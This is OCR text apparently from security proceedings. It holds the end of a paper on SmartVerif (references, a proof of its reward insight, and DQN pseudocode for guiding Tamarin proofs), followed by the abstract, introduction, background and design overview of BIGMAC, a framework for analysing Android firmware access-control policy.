[8] Gilles Barthe, Gustavo Betarte, Juan Diego Campo, and Carlos Luna. Cache-leakage resilient OS isolation in an idealized model of virtualization. In *25th IEEE Computer Security Foundations Symposium, CSF 2012, Cambridge, MA, USA, June 25-27, 2012*, pages 186–197, 2012.

[9] David A. Basin, Jannik Dreier, Lucca Hirschi, Sasa Radomirovic, Ralf Sasse, and Vincent Stettler. A formal analysis of 5g authentication. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security, CCS 2018, Toronto, ON, Canada, October 15-19, 2018*, pages 1383–1396, 2018.

[10] David A. Basin, Jannik Dreier, and Ralf Sasse. Automated symbolic proofs of observational equivalence. In *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security, Denver, CO, USA, October 12-16, 2015*, pages 1144–1155, 2015.

[11] Karthikeyan Bhargavan, Bruno Blanchet, and Nadim Kobeissi. Verified models and reference implementations for the TLS 1.3 standard candidate. In *IEEE Symposium on Security and Privacy (S&P'17)*, pages 483–503, San Jose, CA, May 2017. IEEE. Distinguished paper award.

[12] Bruno Blanchet. An efficient cryptographic protocol verifier based on prolog rules. In *14th IEEE Computer Security Foundations Workshop (CSFW-14 2001), 11-13 June 2001, Cape Breton, Nova Scotia, Canada*, pages 82–96, 2001.

[13] Alessandro Bruni, Sebastian Mödersheim, Flemming Nielson, and Hanne Riis Nielson. Set-pi: Set membership p-calculus. In *IEEE 28th Computer Security Foundations Symposium, CSF 2015, Verona, Italy, 13-17 July, 2015*, pages 185–198, 2015.

[14] Alessandro Bruni, Michal Sojka, Flemming Nielson, and Hanne Riis Nielson. Formal security analysis of the macan protocol. In *Integrated Formal Methods - 11th International Conference, IFM 2014, Bertinoro, Italy, September 9-11, 2014, Proceedings*, pages 241–255, 2014.

[15] Michael Burrows, Martín Abadi, and Roger M. Needham. A logic of authentication. In *Proceedings of the Twelfth ACM Symposium on Operating System Principles, SOSP 1989, The Wigwam, Litchfield Park, Arizona, USA, December 3-6, 1989*, pages 1–13, 1989.

[16] David Chaum. Blind signatures for untraceable payments. In *Advances in Cryptology: Proceedings of CRYPTO '82, Santa Barbara, California, USA, August 23-25, 1982.*, pages 199–203, 1982.

[17] Vincent Cheval, Véronique Cortier, and Mathieu Turuani. A little more conversation, a little less action, a lot more satisfaction: Global states in proverif. In *Proceedings of the 31st IEEE Computer Security Foundations Symposium (CSF'18)*, 2018.

[18] David Cock, Qian Ge, Toby C. Murray, and Gernot Heiser. The last mile: An empirical study of timing channels on sel4. In *Proceedings of the 2014 ACM SIGSAC Conference on Computer and Communications Security, Scottsdale, AZ, USA, November 3-7, 2014*, pages 570–581, 2014.

[19] Véronique Cortier, Alicia Filipiak, Jan Florent, Said Gharout, and Jacques Traoré. Designing and proving an emv-compliant payment protocol for mobile devices. In *2017 IEEE European Symposium on Security and Privacy, EuroS&P 2017, Paris, France, April 26-28, 2017*, pages 467–480, 2017.

[20] Véronique Cortier, David Galindo, and Mathieu Turuani. A formal analysis of the neuchatel e-voting protocol. In *2018 IEEE European Symposium on Security and Privacy, EuroS&P 2018, London, United Kingdom, April 24-26, 2018*, pages 430–442, 2018.

[21] Cas Cremers, Martin Dehnel-Wild, and Kevin Milner. Secure authentication in the grid: A formal analysis of DNP3: sav5. In *Computer Security - ESORICS 2017 - 22nd European Symposium on Research in Computer Security, Oslo, Norway, September 11-15, 2017, Proceedings, Part I*, pages 389–407, 2017.

[22] Cas Cremers, Marko Horvat, Jonathan Hoyland, Sam Scott, and Thyla van der Merwe. A comprehensive symbolic analysis of TLS 1.3. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1773–1788, 2017.

[23] Cas Cremers, Marko Horvat, Sam Scott, and Thyla van der Merwe. Automated analysis and verification of TLS 1.3: 0-rtt, resumption and delayed authentication. In *IEEE Symposium on Security and Privacy, SP 2016, San Jose, CA, USA, May 22-26, 2016*, pages 470–485, 2016.

[24] Stéphanie Delaune, Steve Kremer, and Mark Ryan. Verifying privacy-type properties of electronic voting protocols. *Journal of Computer Security*, 17(4):435–487, 2009.

[25] Stéphanie Delaune, Steve Kremer, Mark Dermot Ryan, and Graham Steel. Formal analysis of protocols based on TPM state registers. In *Proceedings of the 24th IEEE Computer Security Foundations Symposium, CSF 2011, Cernay-la-Ville, France, 27-29 June, 2011*, pages 66–80, 2011.

[26] Stéphanie Delaune, Steve Kremer, and Graham Steel. Formal security analysis of pkcs#11 and proprietary extensions. *Journal of Computer Security*, 18(6):1211–1245, 2010.

[27] Danny Dolev and Andrew Chi-Chih Yao. On the security of public key protocols. *IEEE Trans. Information Theory*, 29(2):198–207, 1983.

[28] Santiago Escobar, Catherine A. Meadows, and José Meseguer. Maude-npa: Cryptographic protocol analysis modulo equational properties. In *Foundations of Security Analysis and Design V, FOSAD 2007/2008/2009 Tutorial Lectures*, pages 1–50, 2007.

[29] Martin Feldhofer, Sandra Dominikus, and Johannes Wolkerstorfer. Strong authentication for RFID systems using the AES algorithm. In *Cryptographic Hardware and Embedded Systems - CHES 2004: 6th International Workshop Cambridge, MA, USA, August 11-13, 2004. Proceedings*, pages 357–370, 2004.

[30] Daniel Fett, Ralf Küsters, and Guido Schmitz. A comprehensive formal security analysis of oauth 2.0. In *Proceedings of the 2016 ACM SIGSAC Conference on Computer and Communications Security, Vienna, Austria, October 24-28, 2016*, pages 1204–1215, 2016.

[31] Atsushi Fujioka, Tatsuaki Okamoto, and Kazuo Ohta. A practical secret voting scheme for large scale elections. In *Advances in Cryptology - AUSCRYPT '92, Workshop*

on the Theory and Application of Cryptographic Techniques, Gold Coast, Queensland, Australia, December 13-16, 1992, Proceedings, pages 244–251, 1992.

[32] Juan A. Garay, Markus Jakobsson, and Philip D. MacKenzie. Abuse-free optimistic contract signing. In *Advances in Cryptology - CRYPTO '99, 19th Annual International Cryptology Conference, Santa Barbara, California, USA, August 15-19, 1999, Proceedings*, pages 449–466, 1999.

[33] Joshua D. Guttman. State and progress in strand spaces: Proving fair exchange. *J. Autom. Reasoning*, 48(2):159–195, 2012.

[34] Geoffrey Irving, Christian Szegedy, Alexander A. Alemi, Niklas Eén, François Chollet, and Josef Urban. Deepmath - deep sequence models for premise selection. In *Advances in Neural Information Processing Systems 29: Annual Conference on Neural Information Processing Systems 2016, December 5-10, 2016, Barcelona, Spain*, pages 2235–2243, 2016.

[35] Nadim Kobeissi, Karthikeyan Bhargavan, and Bruno Blanchet. Automated verification for secure messaging protocols and their implementations: A symbolic and computational approach. In *2nd IEEE European Symposium on Security and Privacy (EuroS&P'17)*, pages 435–450, Paris, France, April 2017. IEEE.

[36] Steve Kremer and Robert Künnemann. Automated analysis of security protocols with global state. In *2014 IEEE Symposium on Security and Privacy, SP 2014, Berkeley, CA, USA, May 18-21, 2014*, pages 163–178, 2014.

[37] Robert Künnemann and Graham Steel. Yubisecure? formal security analysis results for the yubikey and yubihsm. In *Security and Trust Management - 8th International Workshop, STM 2012, Pisa, Italy, September 13-14, 2012, Revised Selected Papers*, pages 257–272, 2012.

[38] Long-Ji Lin. Reinforcement learning for robots using neural networks. Technical report, Carnegie-Mellon Univ Pittsburgh PA School of Computer Science, 1993.

[39] Gavin Lowe. Breaking and fixing the needham-schroeder public-key protocol using FDR. In *Tools and Algorithms for Construction and Analysis of Systems, Second International Workshop, TACAS '96, Passau, Germany, March 27-29, 1996, Proceedings*, pages 147–166, 1996.

[40] Catherine A. Meadows. Language generation and verification in the NRL protocol analyzer. In *Ninth IEEE Computer Security Foundations Workshop, March 10 - 12, 1996, Dromquinna Manor, Kenmare, County Kerry, Ireland*, pages 48–61, 1996.

[41] Simon Meier, Benedikt Schmidt, Cas Cremers, and David A. Basin. The TAMARIN prover for the symbolic analysis of security protocols. In *Computer Aided Verification - 25th International Conference, CAV 2013, Saint Petersburg, Russia, July 13-19, 2013. Proceedings*, pages 696–701, 2013.

[42] Jonathan K. Millen, Sidney C. Clark, and Sheryl B. Freedman. The interrogator: Protocol security analysis. *IEEE Trans. Software Eng.*, 13(2):274–288, 1987.

[43] John C Mitchell, Mark Mitchell, and Ulrich Stern. Automated analysis of cryptographic protocols using mur/spl phi. In *Security and Privacy, 1997. Proceedings., 1997 IEEE Symposium on*, pages 141–151. IEEE, 1997.

[44] Volodymyr Mnih, Koray Kavukcuoglu, David Silver, Andrei A. Rusu, Joel Veness, Marc G. Bellemare, Alex Graves, Martin A. Riedmiller, Andreas Fidjeland, Georg Ostrovski, Stig Petersen, Charles Beattie, Amir Sadik, Ioannis Antonoglou, Helen King, Dharshan Kumaran, Daan Wierstra, Shane Legg, and Demis Hassabis. Human-level control through deep reinforcement learning. *Nature*, 518(7540):529–533, 2015.

[45] Sebastian Mödersheim. Abstraction by set-membership: verifying security protocols and web services with databases. In *Proceedings of the 17th ACM Conference on Computer and Communications Security, CCS 2010, Chicago, Illinois, USA, October 4-8, 2010*, pages 351–360, 2010.

[46] Toby C. Murray, Daniel Matichuk, Matthew Brassil, Peter Gammie, Timothy Bourke, Sean Seefried, Corey Lewis, Xin Gao, and Gerwin Klein. sel4: From general purpose to a proof of information flow enforcement. In *2013 IEEE Symposium on Security and Privacy, SP 2013, Berkeley, CA, USA, May 19-22, 2013*, pages 415–429, 2013.

[47] Roger M. Needham and Michael D. Schroeder. Using encryption for authentication in large networks of computers. *Commun. ACM*, 21(12):993–999, 1978.

[48] OASIS Standard. Pkcs #11 cryptographic token interface base specification version 2.40, 2015.

[49] David J. Otway and Owen Rees. Efficient and timely mutual authentication. *Operating Systems Review*, 21(1):8–10, 1987.

[50] Raja Oueslati and Olfa Mosbahi. Distributed reconfigurable b approach for the specification and verification of b-based distributed reconfigurable control systems. *Advances in Mechanical Engineering*, 9(11):1687814017730731, 2017.

[51] Bartosz Piotrowski and Josef Urban. Atpboost: Learning premise selection in binary setting with atp feedback. *Lecture Notes in Computer Science*, page 566–574, 2018.

[52] John D. Ramsdell, Daniel J. Dougherty, Joshua D. Guttman, and Paul D. Rowe. A hybrid analysis for security protocols with state. In *Integrated Formal Methods - 11th International Conference, IFM 2014, Bertinoro, Italy, September 9-11, 2014, Proceedings*, pages 272–287, 2014.

[53] Benedikt Schmidt, Simon Meier, Cas J. F. Cremers, and David A. Basin. Automated analysis of diffie-hellman protocols and advanced security properties. In *25th IEEE Computer Security Foundations Symposium, CSF 2012, Cambridge, MA, USA, June 25-27, 2012*, pages 78–94, 2012.

[54] Taro Sekiyama and Kohei Suenaga. Automated proof synthesis for propositional logic with deep neural networks. *CoRR*, abs/1805.11799, 2018.

[55] Richard Socher, Danqi Chen, Christopher D. Manning, and Andrew Y. Ng. Reasoning with neural tensor networks for knowledge base completion. In *Advances in Neural Information Processing Systems 26: 27th Annual Conference on Neural Information Processing Systems 2013. Proceedings of a meeting held December 5-8, 2013, Lake Tahoe, Nevada, United States.*, pages 926–934, 2013.

[56] Anthony Van Herrewege, Dave Singelee, and Ingrid Verbauwhede. Canauth-a simple, backward compatible broadcast authentication protocol for can bus. In *ECRYPT Workshop on Lightweight Cryptography*, volume 2011, 2011.

[57] Mathy Vanhoef and Frank Piessens. Key reinstallation attacks: Forcing nonce reuse in WPA2. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security, CCS 2017, Dallas, TX, USA, October 30 - November 03, 2017*, pages 1313–1328, 2017.

[58] Guilin Wang. Generic non-repudiation protocols supporting transparent off-line TTP. *Journal of Computer Security*, 14(5):441–467, 2006.

[59] Jorden Whitefield, Liqun Chen, Frank Kargl, Andrew Paverd, Steve Schneider, Helen Treharne, and Stephan Wesemeyer. Formal analysis of V2X revocation protocols. In *Security and Trust Management - 13th International Workshop, STM 2017, Oslo, Norway, September 14-15, 2017, Proceedings*, pages 147–163, 2017.

[60] Yubico AB. The yubikey manual - usage, configuration and introduction of basic concepts (version 3.4), 2015.

A Proof of Our Insight

We prove our insight of the paper that the node representing a supporting lemma is on the incorrect path with lower probability, when a random strategy is given. To illustrate our insight more comprehensively, we translate the complicated verification process into a path searching problem. Here, the verification can be simply regarded as the process of path searching in a tree: each node represents a proof state which includes a lemma as a candidate used to prove the lemma in its father. The supporting lemma is a special lemma necessarily used for proving the specified security property.

Formally, we use $[n_{t_1}, n_{t_2}, ..., n_{t_{k_t}}]$ to denote a proof path t, where n_{t_i} is the ith node in the path and k_t is the number of nodes in the path. Therefore, the lemmata in $\{n_{t_i}\}$ are the candidate lemmata. For a node n_{t_i}, we use x_{t_i} and y_{t_i} to denote its degree and the number of its children which represents supporting lemmata respectively. Suppose there are at least one child of n_{t_i} that does not represent supporting lemma, *i.e.*, $x_{t_i} > y_{t_i}$. The random strategy here means that whenever choosing a child for searching, the probability of choosing is uniform. In other words, the probability of choosing any child of n_{t_i} is $\frac{1}{x_{t_i}}$. Hence, if the random strategy is applied in choosing a child of n_{t_i}, the probability of choosing the node representing supporting lemma is $\frac{y_{t_i}}{x_{t_i}}$. Suppose there are R correct and complete proof paths in a given tree.

Theorem 1. *Given the above assumptions, if n_{t_i} has been chosen, the node representing a supporting lemma, who is the child of n_{t_i}, is on an incorrect path with the probability less than $\frac{y_{t_i}}{x_{t_i}}$, when the random strategy is given.*

Proof. For the rth correct and complete path, define α_r as follows:

$$\alpha_r = \begin{cases} \prod_{j=i}^{k_r-1} \frac{1}{x_{r_j}} & \text{if } \forall j \in [1,i].n_{r_j} = n_{t_j} \\ 0 & \text{otherwise} \end{cases}$$

Denote p_1 as the probability that a selected path is incorrect if n_{t_i} has been chosen.

$$p_1 = 1 - \sum_{r=1}^{R} \alpha_r$$

Denote $m_1, m_2, \ldots, m_y$ as the nodes representing supporting lemmata among the children of n_{t_i}. For the rth correct and complete path, define $\beta_{r,s}$ as follows:

$$\beta_{r,s} = \begin{cases} \prod_{j=i+1}^{k_r-1} \frac{1}{x_{r_j}} & \text{if } n_{r_{i+1}} = m_s \wedge \forall j \in [1,i].n_{r_j} = n_{t_j} \\ 0 & \text{otherwise} \end{cases}$$

It can be inferred that

$$\alpha_r = \sum_{j=1}^{y_{t_i}} \frac{1}{x_{t_i}} \beta_{r,j}$$

Denote p_2 as the probability that a selected path is incorrect and the child of n_{t_i} representing supporting lemma is on the path if n_{t_i} has been chosen.

$$p_2 = \sum_{j=1}^{y_{t_i}} \frac{1}{x_{t_i}} (1 - \sum_{r=1}^{R} \beta_{r,j})$$

Therefore, denote p as the probability that a child of n_{t_i} representing supporting lemma is on an incorrect path if n_{t_i} has been chosen.

$$p = \frac{p_2}{p_1} = \frac{\sum_{j=1}^{y_{t_i}} \frac{1}{x_{t_i}} (1 - \sum_{r=1}^{R} \beta_{r,j})}{1 - \sum_{r=1}^{R} \sum_{j=1}^{y_{t_i}} \frac{1}{x_{t_i}} \beta_{r,j}} = \frac{y_{t_i} - \sum_{r=1}^{R} \sum_{j=1}^{y_{t_i}} \beta_{r,j}}{x_{t_i} - \sum_{r=1}^{R} \sum_{j=1}^{y_{t_i}} \beta_{r,j}} < \frac{y_{t_i}}{x_{t_i}}$$

□

As a result, given the random strategy, the probability that n_i is on an incorrect path is less than the probability that n_i is on a given path. In other words, if an incorrect path is found, the probability that n_i is on the path, which equals $\prod_{j=1}^{i-1} \frac{1}{x_j}$ on a given path, decreases. On the other hand, the DQN requires a reward for guiding the optimization, where a reward corresponds to a determined occurrence of an event, *e.g.*, a dead-or-alive signal upon an action in a game [44]. However, there is no such determined event in verifications. Instead, in SmartVerif, we leverage probability of occurrence that the node representing a supporting lemma is on incorrect paths for constructing the reward according to Theorem 1. This insight enables us to leverage the detected incorrect paths to guide the path selection, which is implemented by using the DQN.

B Technical Details - Deep Q Network

Algorithm 2 demonstrates the technical details of our implementation of DQN. The DQN runs iteratively with multiple epochs. In each epoch, recalling that we adopt a multi-threading approach for increasing the efficiency, the DQN launches σ threads in which the paths are selected according to the policy (line 5). If a path is estimated correct and complete, SmartVerif terminates with the proof path (line 6). If all the selected paths are estimated incorrect, the policy is optimized (line 7).

In path selection, we use two strategies in the policy (line 12): 1) an exploration strategy to choose random actions, which is to explore the values of unchosen actions; 2) a greedy strategy to choose a which may have the largest Q value currently. Here, $Q(s_t, a; \theta_e)$ is a pre-defined function [44] that outputs comparable value, given the node s_t and its ath child. The Q function also takes θ_e as input, where θ_e is the set of the DQN's parameters at epoch e, and θ_e is updated into θ_{e+1} in policy optimization. Combining the two strategies, we use a ε-greedy strategy to select actions. Here, ε is a probability value for selecting random actions. We change the value of ε to get different exploration ratios. Note that we choose random actions in the exploration strategy. Another possible approach is to take standard heuristic of tamarin prover as the basic strategy. However, for example, when verifying Yubikey protocol, the standard heuristic does not rank the supporting lemma at the first place in several proof steps. In this case, the DQN does not optimize itself in an efficient way and the efficiency is worse than SmartVerif.

Algorithm 2 Implementation of DQN

```
1:  Initialize a replay memory D to capacity N
2:  Initialize an action-value function Q
3:  success = 0
4:  for e = 1 to EPOCH do
5:      Call σ threads that execute path_selection
6:      if success = 1 then Program ends
7:      Execute policy_optimization
8:
9:  function path_selection:
10: Initialize a proof state s_1
11: for t = 1 to ROUND do
12:     With probability ε select a random action a_t
        otherwise select a_t = max_a Q(s_t, a; θ_e)
13:     Generate next state s_{t+1} according to a_t
14:     Store a transition (s_t, a_t, ω, s_{t+1}) in D
15:     if the path is estimated incorrect then break
16:     if the path is estimated correct and complete then
17:         success = 1
18:         return
19:
20: function policy_optimization:
21: Sample n random transitions (s_j, a_j, r_j, s_{j+1}) from D
22: Set y_j = r_j + γ max_{a'} Q(s_{j+1}, a'; θ_e)
23: Perform a gradient descent step on (y_j − Q(s_j, a_j; θ_{e+1}))^2
```

To apply our insight, we set the reward to the same negative number for all the edges on each estimated incorrect proof path. Specifically, in line 14, a transition, *i.e.*, tuple $(s_t, a_t, \omega, s_{t+1})$, is generated and added to D, where w is the negative reward for the action a_t at the state s_t. D is a replay memory [38] with capacity N, *i.e.*, in practice, our network only stores the last N tuples in the replay memory.

In policy optimization, θ_e in Q function is updated as mentioned (line 20). Here, n tuples are randomly selected from D. For each selected tuple (s_j, a_j, r_j, s_{j+1}), we compute y_i according to θ_e. Then θ_{e+1} is estimated by using the loss function $(y_i - Q(s, a, \theta_{e+1}))^2$.

BIGMAC: Fine-Grained Policy Analysis of Android Firmware

Grant Hernandez[1], Dave (Jing) Tian[2], Anurag Swarnim Yadav[1], Byron J. Williams[1], and Kevin R. B. Butler[1]

[1]Florida Institute for Cyber Security (FICS) Research, University of Florida, Gainesville, FL, USA
{grant.hernandez,anuragswar.yadav,butler}@ufl.edu, byron@cise.ufl.edu

[2]Purdue University, West Lafayette, IN, USA
daveti@purdue.edu

Abstract

The Android operating system is the world's dominant mobile computing platform. To defend against malicious applications and external attack, Android relies upon a complex combination of discretionary and mandatory access control mechanisms, including Linux capabilities, to maintain least privilege. To understand the impact and interaction between these layers, we created a framework called BIGMAC that combines and instantiates all layers of the policy together in a fine grained graph supporting millions of edges. Our model filters out paths and types not in use on actual systems that policy analysis alone would consider. Unlike previous work which requires a rooted device, using only static firmware and Android domain knowledge, we are able to extract and recreate the security state of a running system, achieving a process credential recovery at best 74.7% and a filesystem DAC and MAC accuracy of over 98%. Using BIGMAC, we develop attack queries to discover sets of objects that can be influenced by untrusted applications and external peripherals. Our evaluation against Samsung S8+ and LG G7 firmwares reveals multiple policy concerns, including untrusted apps on LG being able to communicate with a kernel monitoring service, Samsung S8+ allowing IPC from untrusted apps to some root processes, at least 24 processes with the *CAP_SYS_ADMIN* capability, and *system_server* with the capability to load kernel modules. We have reported our findings to the corresponding vendors and release BIGMAC for the community.

1 Introduction

The Android operating system is the world's most dominant mobile computing platform. As smartphones increasingly become primary computing devices, Android commands an overwhelming market share, representing 88% of all end-user smartphone sales in the second quarter of 2018 [16]. As such, assuring the security of Android devices is of paramount importance.

To this end, Android supports a complex combination of access control mechanisms. Substantial past work has examined the security model of the Android middleware layer, which mediates access decisions made by Android applications [13]. However, underneath this middleware lies a Linux kernel and at this layer, the security model is similar to that of many other Linux-based systems. The access control framework includes not only a discretionary access control (DAC) mechanism common to UNIX operating systems, but supports mandatory access control (MAC) as well through Security-Enhanced Android (SEAndroid) [37], a customized version of SELinux. Moreover, other mechanisms such as Linux capabilities are also used to assure least privilege and to minimize trusted processes. To maintain the integrity of an Android system against local and remote adversaries, all of these mechanisms must work in conjunction with each other; however, the complexity of creating and interacting with SEAndroid policies, MAC rule interactions, labeled filesystems, capabilities, and DAC policies creates a challenging environment for assuring security goals.

In this paper, we introduce a framework called BIGMAC for reasoning about the complex Android policy environment based on extracting policies and metadata from Android device firmware images. BIGMAC goes beyond the analysis of the SEAndroid MAC policy to consider how policy is instantiated on devices through processes, objects, and inter-process communication endpoints, SELinux type relationships between Android objects, filesystem extended attributes, and Linux capabilities. BIGMAC recovers system init scripts and simulates the behavior of commands that affect the filesystem in order to accurately model filesystem contexts and Android credentials. We demonstrate that compared to the ground truth provided by a running Android device, BIGMAC successfully labels over 98% of DAC and MAC filesystem metadata, and up to 74.7% of running process metadata can be identically reconstructed.

BIGMAC is valuable as a means of determining potential vectors of attack based on policy inconsistencies found, and we demonstrate that past exploits can be modeled with it. We are also, to our knowledge, the first to model the impact of external peripherals (e.g., USB interfaces) and their relation to a device's security policy. Supporting millions of access

control edges, BIGMAC provides one of the finest-grained frameworks for policy examination currently available for reasoning about access control on Android devices. To benefit the community, we will open source BIGMAC and all of the collection scripts for reproducibility.[1]

Our contributions are as follows:

- We develop a new framework, BIGMAC, to extract, graph, and query Android security policies from static firmware images, without the need for a rooted device, and recover runtime security state by instantiating processes, files, and IPC objects with a 98% accuracy.
- We combine MAC, DAC, capabilities, and tagged external input sources to create an instantiated, fine-grained, whole-system attack-graph supporting millions of edges. Our Prolog engine then provides an interactive user interface to query the attack graph.
- We evaluate BIGMAC against Samsung S8+ and LG G7 firmware and discover apps on LG able to communicate with a kernel monitoring service, Samsung apps able to talk to multiple root processes via binder, at least 24 processes with the dangerous *CAP_SYS_ADMIN* capability, and *system_server* being able to load kernel modules. We reported our findings to the corresponding vendors.

Outline The rest of this paper is structured as follows: Section 2 develops the necessary background on Android security policies. Section 3 describes the design of BIGMAC and Section 4 the implementation. In Section 5 we evaluate BIGMAC against multiple Android firmware images and demonstrate how it can assist in discovering privilege escalation paths. We discuss our findings in Section 6, compare key related work in Section 7, and finally conclude in Section 8.

2 Background

Linux Access Control Historically, access control has been implemented using object ownership, group membership, and their respective permission bits for read, write, and execute. On modern UNIX inspired systems, such as Linux, this model persists with the creation and assignment of User IDs (UIDs) and Group IDs (GIDs), along with read, write, and execute permissions for each class of identifier. Privilege separation is primarily based on different UID and GID assignments to processes and file objects. This class of access control is formally known as Discretionary Access Control (DAC) because the permissions are assigned to new and owned objects at the discretion of the users (i.e., subjects or processes). This means that the system's access matrix is not fixed at runtime and may change dynamically, possibly leading to a loss of integrity. The all-powerful root user with the UID of zero has hard-coded superuser permissions in the kernel's code, allowing it to override all DAC permissions at will. For example, a root-owned process can accidentally create a world-readable and writable file that it trusts to be well-formed, but a lower privileged user could take advantage of this hole to affect the runtime state of the root owned process, possibly leading to confused deputy style attacks or even a privilege escalation.

To help limit the damage of a root process compromise, the Linux kernel divided up root's permissions using a Capability-like (CAP) system [22]. Currently there are 38 capabilities with a wide-range of strengths. This works under the model that processes that usually need root-like permissions do not require all of its extensive set of capabilities. As such, system administrators are free to permanently drop any capabilities from processes that do not need them. For example, a process, such as Apache HTTPD, that needs to listen on privileged ports (those less than 1024) can only be granted the `CAP_NET_BIND_SERVICE` capability instead of all 38. This capability model works some applications, but its lack of granularity can still lead to over-permissioned processes, which can be dangerous in the face of untrusted processes and users.

To further lock down Linux-based systems, a Mandatory Access Control (MAC) scheme can also be deployed. MAC unlike DAC has the last word on actions taken on objects and is fixed at runtime (e.g., its access matrix is fixed). This has the major advantage in that the policy can be written and verified statically before being applied to a running system and set to immutable. There have been many MAC systems proposed in the literature, but today, the most popular implementation of MAC on Linux-based systems is SELinux [38]. SELinux has three core components: subjects, objects, and actions. The subject is an active process or device that is responsible for the flow of information between objects. Subjects are given access to objects via "allow" rules that permits the process to read or modify the object, leading to changes in the system state. Objects are resources such as files, sockets, and network interfaces which are accessed by subjects (i.e., active processes and devices) and classified according to the resource they provide. Every object has a set of permissions and a class identifier defining its purpose and services that the object handles. These allow rules form a security policy that ideally grants the minimal set of permissions required to complete a task (e.g., read only when writing permission is unnecessary). Both subjects and objects have a set of security attributes which the operating system can query to determine whether a requested action is allowed by the policy or not.

2.1 Android Security Model

Today, Android OS's kernel uses a modified version of Linux that benefits from the above access control implementations.

DAC on Android Android's use of DAC involves a fixed set of UID/GIDs for system purposes and ranges of UIDs

[1] https://github.com/FICS/BigMAC

for dynamically installed applications. On Android, a strong effort is made to limit the number of processes running as root, and as such the typical high privileged process is usually running as the `system` (UID 1000) user or a role-specific UID, such as `radio`, or `graphics` instead. This denies most running processes access to powerful root permissions, unless they have been explicitly granted or inherited the capabilities. At the app level, untrusted applications are each assigned a unique UID from a fixed range, preventing them from owning any files besides the ones included during their installation.

SEAndroid SELinux was introduced to the Android platform with a targeted policy in 2013 [37]. These policies are a set of rules which are based on file labels. These labels consist of a user, role, type, and level. On Android, the type is the primary identifier. Policies are rules which determine what types and actions a process has access to. From a security perspective, items are grouped together based on their accessibility.

SEAndroid extends SELinux to support new Android specific hooks, such as Binder IPC. Additional extensions include adding access classes for services, properties, etc. They also include modifying user-space configuration files and processes, as shown in Figure 1, to help apply security labels to Android-specific objects. Besides these changes, the core functionality is largely unchanged, with the primary goal being mandatory, system-wide, type enforcement. The *Binder* implementation introduced new LSM hooks to the Binder driver which lets SEAndroid monitor and control interprocess communication between applications.

The SEAndroid user space introduced modifications to existing SELinux components including: init, Zygote, bionic (the Android C library), and the package manager. The Android init process is responsible for loading the security policy early during the boot process, interpreting *init.rc* commands without access to the shell, and enforcing aspects of the security policy (i.e., access to system properties). The Zygote process is responsible for spawning Android application processes. Zygote starts when the system boots and loads common framework code. Zygote can then set the security label of the socket interfaces and the security context for running applications. Bionic, Android's specific libc implementation, was modified to get and set extended file system attributes and to store file security labels. The package manager makes decisions on permissions requested by an application to determine if requested permissions can actually be granted. These user space components enforce SEAndroid security policy beyond the kernel layer [37].

Middleware Application writers are abstracted away from the system access control models and instead focus on Android middleware permissions. These permissions are capability-like, but instead grant applications access to resources and services provided by the Android operating system, not the Linux kernel. For the purposes of this paper, we do not examine Android middleware permissions and instead focus on the combination of DAC, MAC, and capabilities and their impact on the security of the system.




Figure 1: The relationship between key Android processes and their DAC and MAC configuration files.

3 Design

To examine and query the security policy of an Android firmware image, we design BIGMAC, as shown in Figure 2, to extract, recover, simulate and fully instantiate all objects, which include files, processes, and Interprocess Communication (IPC) end-points. This method is realized using a scalable approach that combines Android domain knowledge and files extracted from firmware images to recreate a running system's state. The recreation is possible without requiring complicated emulation techniques that may not work on all device-specific firmware images or on a diverse corpus of physical devices, of which no rooting method may be available.[2]

To begin, we describe how we extract MAC, DAC, and capability (CAP) information from firmware images, including saving key files, simulating Android's init daemon, and associating raw files with SELinux file types and domains. Next we explain our dataflow graph which processes an SEPolicy's access vectors into a simplified read/write model. Then we discuss how we recreate a running system's process hierarchy and process metadata from abstract SELinux domains. Following this discussion, we show how we flatten our dataflow graph into *true objects* and expand our process tree into actual processes by propagating credentials using a fork/exec model. Finally we overlay the dataflow graph onto the process list to create an attack graph that contains all of the possible read/write interactions between processes (e.g., IPC) and the filesystem (e.g., files). Once we have a completed attack graph, we convert this to facts for our query engine to explore the data

[2] If a rooted device *is* available (such as on a developer phone), BIGMAC can work from runtime security policies too.




Figure 2: An overview of BIGMAC's layers of abstraction from device firmware all the way to kernel object recovery.

paths between processes and the filesystem.

3.1 Security Policy Extraction

